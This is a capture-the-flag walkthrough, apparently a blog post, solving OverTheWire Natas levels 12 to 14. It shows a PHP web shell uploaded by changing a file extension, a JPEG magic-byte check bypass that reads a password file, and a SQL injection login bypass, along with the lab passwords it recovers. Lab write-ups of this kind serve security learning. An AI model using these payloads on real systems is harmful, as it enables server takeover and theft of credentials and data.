And using burp I changed the random file name to the webshell1.php. This ensures that the php file(extension php) is uploaded instead of extension jpg.


natas12.natas.labs.overthewire.org
Burp Suite Free Edition v1.7.24 - Temporary Project
Burp Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User
Target Proxy Spider Scanner Intruder
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex


Request to http://natas12.natas.labs.overthewire.org:80 [176.9.9.172]

```
)
Connection: close

------WebKitFormBoundaryIub6s3tGkeCDly8o
Content-Disposition: form-data; name="MAX_FILE_SIZE"

1000
------WebKitFormBoundaryIub6s3tGkeCDly8o
Content-Disposition: form-data; name="filename"

4bve72mu4f.jpg
------WebKitFormBoundaryIub6s3tGkeCDly8o
Content-Disposition: form-data; name="uploadedfile"; filename="webshell1.php"
Content-Type: text/php

<?php
  system($_GET['cmd']);
?>
------WebKitFormBoundaryIub6s3tGkeCDly8o--
```



The file upload/83jjcpxhht.php has been uploaded

Now accessing the php file with cmd parameter as : cmd=cat /etc/natas_webpass/natas13 will give the password to the level 14.




```
natas12.natas.labs.overthewire.org/upload/83jjcpxhht.php?cmd=cat%20/etc/natas_webpass/natas13
jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY
```

The password for the Natas level 13 is **jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY**

Natas Level 13:

This level is very similar to the previous except that there is a filter to check that the uploaded files are just jpg files. This prevents us to directly upload a php file. Here is code snippet



```
        if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {
        echo "File is too big";
    } else if (! exif_imagetype($_FILES['uploadedfile']['tmp_name'])) {
        echo "File is not an image";
    } else {
        if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
            echo "The file <a href=\"$target_path\">$target_path</a> has been uploaded";
        } else{
            echo "There was an error uploading the file, please try again!";
        }
```

The above code **reads the first few bytes to determine if it is an image?!**

So this function is just checking if the magic bytes of the header are there... The magic bytes for a jpg is "\xFF\xD8\xFF\xE0". So we just need to start our PHP script with those bytes.


So we use the script

```
<?
 readfile("/etc/natas_webpass/natas14");
?>
```

But to make it we will use echo to generate it with those 4 bytes first:


```
$ echo -en "\xFF\xD8\xFF\xE0\n<?\n\treadfile('/etc/natas_webpass/natas14');\n?>\n" > natas13.php
```

Then we choose the natas13.php file to upload and change the extension of the hidden filename in the page source from jpg to php before we upload the file.




```
<html>
▶<head>…</head>
▼<body>
   <h1>natas13</h1>
  ▼<div id="content">
     ::before
     "
     For security reasons, we now only accept image files!"
     <br>
     <br>
    ▼<form enctype="multipart/form-data" action="index.php" method="POST">
       <input type="hidden" name="MAX_FILE_SIZE" value="1000">
       <input type="hidden" name="filename" value="u57lsb6a61.php"> == $0
       "
       Choose a JPEG to upload (max 1KB):"
       <br>
       <input name="uploadedfile" type="file">
       <br>
       <input type="submit" value="Upload File">
     </form>
    ▶<div id="viewsource">…</div>
     ::after
```

Then we upload the file and open the uploaded file(now a php file) to see the password for the next level.



For security reasons, we now only accept image files!

The file upload/s6461k8scz.php has been uploaded


Direct access to natas levels

natas13.natas.labs.overthewire.org/upload/s6461k8scz.php

```
���� Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1
```

The password for the natas level 14 is **Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1**

Natas Level 14.


This level is a simple sql injection. The vulnerability was exploited by simply appending the username and password parameters in the URL. The username has condition 1 = 1 which always results in the true condition and an sql query

SELECT * from users where username="" or 1 = 1 -- " and password="password"

Is formed which dumps all the contents.

Appended value:
debug=true&username="%20or%201%20=%201%20--%20&password=password

URL:http://natas14.natas.labs.overthewire.org/?debug=true&username=%22%20or%201%20=%201%20--%20&password=password


natas14.natas.labs.overthewire.org/?debug=true&username="%20or%201%20=%201%20--%20&password=password

```
Executing query: SELECT * from users where username="" or 1 = 1 -- " and
password="password"
Successful login! The password for natas15 is
AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J
```

The password for the natas level 15 is **AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J**